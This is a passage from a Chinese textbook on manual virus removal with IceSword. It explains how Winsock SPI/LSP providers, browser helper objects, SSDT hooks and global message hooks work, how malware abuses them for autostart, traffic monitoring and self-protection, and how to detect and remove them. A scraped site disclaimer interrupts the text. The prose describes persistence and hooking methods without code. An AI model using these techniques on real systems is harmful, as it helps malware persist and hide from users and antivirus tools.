


图 3-78 IceSword 查看系统中的服务



## (6) SPI

Windows 下的任何一款网络通信软件都是利用 Winsock 2 库进行的。Winsock 的一端是 API，用户应用程序通常是使用 Winsock API 函数实现网络通信和数据传输，另一端则是 SPI，即 Winsock 2 服务提供者接口（Service Provider Interface，SPI）。也就是说当用户调用相应 API 进行网络通信时，Winsock 库内部实际是调用 SPI 去实现对应 API 的功能。这个调用实际上是由 Winsock 2 支持的动态链接库 Ws2\_32.dll 实现的。图 3-79 展示了 Ws2\_32.dll 在 Winsock 应用程序和 Winsock 服务提供者之间的分布情况。




图 3-79 Winsock 2 的 WOSA 架构

Winsock 2 SPI 允许开发两类服务提供者——传输提供者和名字空间提供者。“传输提供者”（Transport Providers，一般称作协议堆栈，比如 TCP/IP）即能够提供建立通信、传输数据、日常数据流控制和错误控制等功能的服务。“名字空间提供者”（Name Space Providers）则把一个网络协议的定址属性和一个或多个用户友好名关联到一起，以便启用与协议无关的名字解析方案。服务提供者不外乎就是 Win32 支持的动态链接库挂在 Winsock 2 的 Ws2\_32.dll 模块下。对 Winsock2 API 中定义的许多内部调用来说，这些服务提供者都提供了它们的运作方式。

多数情况下，一个应用程序在调用 Winsock 2 函数时，Ws2\_32.dll 会调用相应的 Winsock SPI 函数，利用特定的服务提供者执行所请求的服务。举个例子来说，select 对应 WSPSelect，WSAConnect 对应 WSPConnect，而 WSAAccept 则对应 WSPAccept。

传输服务提供者是以 DLL 的形式存在于系统之中的。实际上 Windows 系统中有多个传输服务提供者，他们被顺序注册在系统中形成一个有序的 Winsock 目录。对应的注册表路径为：

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\WinSock2\Parameters\Protocol\_Catalog9\Catalog\_Entries.Ws2\_32.dll 则根据应用程序设置的协议类型（TCP、UDP 等）和地址族信息在这个目录中依次寻找满足条件的传输服务者。找到后则加载对应动态库，然后执行其中的 SPI 函数。

例如，如果一个应用程序如 QQ.exe 调用了 API WSAConnect 函数进行连接网络，而 WSAConnect 函数就是在 Ws2\_32.dll 内部实现的。Ws2\_32.dll 则根据 QQ.exe 设置的网络协议和地址族在 Winsock 传输服务者目录中自上向下依次寻找满足条件的第一个的传输服务提供者，然后将这个传输服务提供者对应的 DLL 加载到内存，并且调用其中的 WSPSelect 函数执行最终的连接功能。

使用 IceSword 可以很方便地查看系统中注册的 SPI 动态库，如图 3-80 所示。




图 3-80 IceSword 查看系统中注册的 SPI 动态库

由图中可以看出笔者计算机上总共注册有 18 个传输服务提供者，位于最前端的三个分别是 TCP、UDP、RAW 协议，它们对应的动态库是 mswsock.dll，这是正常的。

我们也可以安装自己的传输服务提供者，并且使我们的服务者位于 Winsock 目录的最前端。或者把 mswsock.dll 替换成自己的 DLL，这样当用户应用程序进行网络操作的时候就会加载我们的服务者对应的 DLL，从而达到我们的 DLL 自启动的目的。

这是目前流氓软件越来越看中的地方，很多流氓软件把这个 mswsock.dll 替换掉，这样就可以监视所有用户访问网络的包，可以针对性投放一些广告。

而在 Windows 下有很多系统网络服务，它们都是在系统启动时自动加载的。当这些程序启动并且连接网络的时候就会加载 Winsock 目录中的前端满足条件的传输服务提供者对应的 DLL。如果病毒把这个 DLL 替换成病毒的 DLL，或者安装了新的传输服务提供者并且使其位置在 Winsock 目录中提前，这样就会加载病毒的 DLL 从而达到自启动的目的。

为了便于读者理解，笔者开发了一个 SPI 工具——SpiTool，读者可以在 Google 中搜

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

索并下载此工具。SpiTool 工具也提供了查看系统注册的所有传输服务提供者的功能，并且支持安装新的传输服务提供者，也可以卸载已经存在的传输服务提供者。SpiTool 运行后的主程序界面如图 3-81 所示。



图 3-81 SpiTool 主界面

伴随 SpiTool 工具还提供了一个动态库 SpiDll.dll。这是笔者开发的用于安装新的传输服务提供者的 DLL，单击选择要安装的 DLL，如图 3-82 所示。



图 3-82 选择要安装的 DLL

这里这个 SpiDll.dll 的并不是病毒。当我们将其安装到 Winsock 目录后，任何一个应

用程序连接网络都会加载这个 DLL。加载以后只是简单地弹出一个消息框用以提示哪个应用程序正在连接网络，如图 3-83 所示。




图 3-83 SpiDll 被加载后弹出的消息提示框

安装完 SpiDll.dll 传输服务提供者以后如图 3-84 所示。




图 3-84 安装 SpiDll.dll 后的 Winsock 目录

提 示

用户新安装的传输服务提供者通常是一个分层协议及若干个协议链。每个协议链的目的是为了劫持一种协议。我们这里使用了三个协议链分别劫持了 TCP、UDP、RAW 协议。而且为了能够被应用程序加载，协议链必须放到 Winsock 目录的前端。系统默认的传输服务提供者都是基础协议，我们也可以利用这一点判断系统是否中了 LSP 病毒。

我们可以选中新安装的分层协议，然后单击卸载按钮即可将其从 Winsock 目录中卸载掉。如果发现系统中安装有其他传输服务提供者协议，也可以使用这个工具进行卸载。

(7) BHO

BHO——Browser Helper Object，浏览器辅助对象，简称 BHO。

BHO 是微软公司推出的作为浏览器对第三程序员开放交互接口的业界标准，通过简单的代码就可以进入浏览器领域的“交互接口”（INTERACTIVED Interface）。通过这个接口，程序员可以编写代码获取浏览器的行为，比如“后退”、“前进”、“当前页面”等，利用 BHO 的交互特性，程序员还可以用代码控制浏览器行为，比如修改替换浏览器工具栏，添加自己的程序按钮等。这些在系统看来都是没有问题的。BHO 原来的目地是为了更好地帮助程序员打造个性化浏览器，以及为程序提供更简洁的交互功能，现在很多 IE 个性化工具就是利用 BHO 的来实现的。

“浏览器劫持”是一种不同于普通病毒木马感染途径的网络攻击手段，它是使用各种技术（如 DLL 插件等）插件对用户的浏览器进行篡改。安装后，它们会成为浏览器的一部分，可以直接控制浏览器进行指定的操作，根据需要，可以让你打开指定的网站，甚至是收集你系统中的各种私密信息。最可怕的是只有当浏览器已经被劫持了，你才会发现，反应过来，原来计算机已经出现了问题。比如 IE 主页被改，开机就会弹出广告等。目前，浏览器劫持已经成为 Internet 用户最大的威胁之一。其实“浏览器劫持”就是通过 BHO 的技术手段进入系统的，而这种技术是合法的。

从某种观点看，Internet Explorer 同普通的 Win32 程序没有什么两样。借助于 BHO，你可以写一个进程内 COM 对象，这个对象在每次启动时都要加载。这样的对象会在与浏览器相同的上下文中运行，并能对可用的窗口和模块执行任何行动。例如，一个 BHO 能够探测到典型的事件，如 GoBack、GoForward、DocumentComplete 等；另外 BHO 能够存取浏览器的菜单与工具栏并能做出修改，还能够产生新窗口来显示当前网页的一些额外信息，还能够安装钩子以监控一些消息和动作。

BHO 对象依托于浏览器主窗口。实际上，这意味着一旦一个浏览器窗口产生，一个新的 BHO 对象实例就要生成。任何 BHO 对象与浏览器实例的生命周期是一致的。其次，BHO 仅存在于 Internet Explorer 4.0 及以后版本中。如果你在使用 Microsoft Windows 98，Windows 2000，Windows 95，或者 Windows NT 版本 4.0 操作系统的话，也就一起运行了活动桌面外壳，BHO 也被 Windows 资源管理器所支持。BHO 是一个 COM 进程内服务，注册于注册表中某一键下。在启动时，Internet Explorer 查询此键并把该键下的所有对象予以加载。

BHO 在注册表中的位置是：HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects。

在此键下是系统中注册的所有 BHO 的 CLSID。

#### 疑 问

CLSID 是什么？

要了解 CLSID，首先应了解 GUID，它是 Globally Unique Identifier 的简称，中文翻译为“全局惟一标示符”，在 Windows 系统中也称之为 Class ID，缩写为 CLSID。对于

不同的应用程序、文件类型、OLE 对象、特殊文件夹以及各种系统组件，Windows 都会分配一个惟一表示它的 ID。

CLSID 是一个 128 位的随机数，为了确保它的随机性，避免重复，它的算法主要是从两个方面入手。

- 一部分数字来自于系统网卡的序列号，由于每一个网卡的 MAC 地址都不一样，因此产生的 ID 也会有差异。
- 另外一部分数字来自于系统的当前时间。

有人计算按照上面两种方式得到 ID 的随机性，得出的结论是：即使一台计算机每秒产生 10 000 000 个 CLSID，也可以保证 3 240 年不会重复。

在注册表中展开 HKEY\_CLASSES\_ROOT\CLSID\，在 CLSID 分支下面就可以看到很多的 ID，这些 ID 对应的都是系统里面不同的程序、文件、系统组件等，如图 3-85 所示。




图 3-85 Windows 系统中注册的 GUID

当 Internet Explorer 启动后将到 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects 查询所有 CLSID，并且加载各个 CLSID 所指向的 DLL 文件。

计算机病毒也经常利用 BHO 达到伴随浏览器或者资源管理器的启动自启动的目的。

#### 疑问

如何发现 BHO 里面的危险进程？

这时候冰刃就派上用场了。IceSword 提供了查看系统安装的所有 BHO 的功能，能够非常方便地查看到伴随浏览器或者资源管理器启动的插件，如图 3-86 所示。

通过这个功能可以检查系统是否存在非法的 BHO，可以通过分析每个 BHO 对应的 DLL 确定该 BHO 是否非法。如果存在非法的 BHO 则定位到注册表中的相应位置将其删除即可，也可以使用稍后介绍的 HijackThis 工具进行修复。






图 3-86 IceSword 查看系统中注册的 BHO

(8) SSDT

SSDT 的全称是 System Services Descriptor Table，系统服务描述符表。这个表将把 ring3 的 Win32 API 和 Ring0 的内核 API 联系起来。我们曾讲过：用户层的应用程序所有功能最终都是通过底层——内核层来实现的。而用户层的应用程序使用的就是 Ring3 的 Win32 API，也就是说 Win32 API 每个函数功能的实现最终要转到内核。那么每个 Win32 API 函数是如何转到内核的呢？或者说每个 Ring3 的 API 函数如何与内核的 API 函数对应呢？就是依靠 SSDT 这张描述符表。SSDT 并不仅仅只包含一个庞大的地址索引表，它还包含着一些其他有用的信息，诸如地址索引的基地址、服务函数个数等。

计算机病毒将会通过修改此表的函数地址达到一些目的。为了便于读者理解我们举一个例子。我们知道，有些保护型病毒经常阻止系统其他程序对病毒自身文件的删除或阻止用户手工对病毒自身文件的删除。要实现这个功能就可以利用 SSDT。病毒的一般做法是这样的：删除文件的 Win32 API 函数是“DeleteFileA”→“DeleteFileW”→“ntdll.dll ZwSetInformationFile”。也就是说一个 Ring3 的应用程序如果要执行删除文件的功能，通常是调用系统提供的 Windows 编程接口——动态库 Kernel32.dll 中的 DeleteFileA 函数，而 DeleteFileA 内部实现实际上是调用了 Kernel32.dll 的 DeleteFileW 函数，而 DeleteFileW 函数内部实现实际上主要是调用了动态库 ntdll.dll 中的 ZwSetInormationFile 函数。ZwSetInormationFile 函数的功能就是得到内核中真正具有删除文件功能的 NtSetInormationFile 函数在 SSDT 中的 ID（这里我们可以简单理解 SSDT 就是内核中各个

函数的 ID 与函数所在地址的对应表)。有了这个 ID, 就可以通过 SSDT 对应表找到真正功能函数的地址从而调用它实现删除文件的功能。计算机病毒为了阻止自身文件被删除将释放一个驱动程序, 在其驱动程序内部实现一个类似 NtSetInformationFile 的内核函数, 并且将 SSDT 表中 NtSetInformationFile 函数所指向的地址更改为自己编写的类 NtSetInformationFile 函数, 如此一来再有 ring3 的删除动作将调用病毒所编写的类 NtSetInformationFile 函数, 而它会在该函数中加以判断, 如果是病毒自身文件则不予删除, 否则才会执行真正的删除动作。这种技术通常称之为 API Hook。然而一些安全软件也经常用此方法进行 API Hook, 从而实现对一些用户关心的系统动作进行过滤、监控的目的。

目前极个别病毒确实会采用这种方法来保护自己或者破坏防毒软件, 但在这种病毒进入系统前如果防毒软件能够识别并清除它, 它将没有机会发作。IceSword 的 SSDT 检测功能将检查系统服务描述表, 被修改的值以红色显示, 如图 3-87 所示。




图 3-87 IceSword 系统中存在的 Api Hook

#### 注意

并不是所有修改 SSDT 的程序都是病毒, 当然有些安全程序也会修改。例如一些 HIPS、防毒软件、系统监控、注册表监控软件 (regmon) 往往会采用此接口来实现自己的监控模块。

#### (9) 消息钩子

钩子是 Windows 中消息处理机制的一个要点, 通过安装各种钩子, 应用程序能够设置相应的子例程来监视系统里的消息传递以及在这些消息到达目标窗口程序之前处理它

们。钩子的种类很多，每种钩子可以截获并处理相应的消息，如键盘钩子可以截获键盘消息，鼠标钩子可以截获鼠标消息，外壳钩子可以截获启动和关闭应用程序的消息，日志钩子可以监视和记录输入事件。

若在 dll 中使用函数 SetWindowsHookEx 设置一个全局钩子，系统会将其加载入使用 user32.dll 的进程中，因而它也可被利用作为无进程木马的进程注入手段。IceSword 的消息钩子功能将列举出系统中所有被安装的消息钩子，如图 3-88 所示。




图 3-88 IceSword 查看系统中注册的消息钩子

(10) 线程创建和线程终止监视

“监视进程创建”将 IceSword 运行期间的进程创建调用记录在循环缓冲里。  
“监视进程终止”记录一个进程被其他进程 Terminate（强制结束）的情况。

例如：一个木马或病毒进程运行起来时查看有没有杀毒程序如 Norton 的进程，有则杀之，若 IceSword 正在运行，这个操作就被记录下来，我们可以查到是哪个进程强制删除了哪个进程，因而可以发现木马或病毒进程并结束它。再如：一个木马或病毒采用多线程保护技术，当我们发现一个异常进程后结束它，一会儿它又运行起来了，则可用 IceSword 查找是什么线程又创建了这个进程，把它们一并清除。中途可能会用到“设置”菜单项，在“设置”对话框中选“禁止进程创建”，此时系统不能创建进程或者线程，我们可以等待安稳地杀除可疑进程后，再取消禁止就可以了。

(11) 注册表

IceSword 也提供了类似于 Windows 注册表编辑器一样的功能，我们可以在 Windows

注册表编辑器被病毒禁用的时候使用 IceSword 对 Windows 注册表进行编辑修改，如图 3-89 所示。




图 3-89 IceSword 的注册表编辑器

注意

IceSword 的注册表编辑器权限非常高，它可以打开修改任何子键，所以使用时需要注意，切勿删除系统关键项。

(12) 文件

IceSword 提供了类似 Windows 资源管理器的功能，但是只能查看、删除、复制各个磁盘下的文件，如图 3-90 所示。

注意

IceSword 查看文件可以查看以任何方式隐藏的文件，包括一些隐藏的驱动文件，如 IceSword 自身的 IsDrv118.sys，这个在资源管理器里是看不见的，它还可以删除被保护的文档，可以复制禁止复制的文件。有些计算机病毒爆发后将阻止用户复制该病毒释放的文件以及病毒副本，这时候就可以选择 IceSword 来进行复制。

我们介绍了 IceSword 最常用和最关键的功能。关于 IceSword 的更详细的功能读者可以在以后分析病毒过程中细细体会，对于计算机病毒来说，IceSword 的确是一把利刃。它可以清除任何已知路径无法删除的病毒，终止任何无法终止的病毒进程。理解和熟练掌握 IceSword 的各项功能对手工查杀计算机病毒具有很重要的意义。




图 3-90 IceSword 查看文件

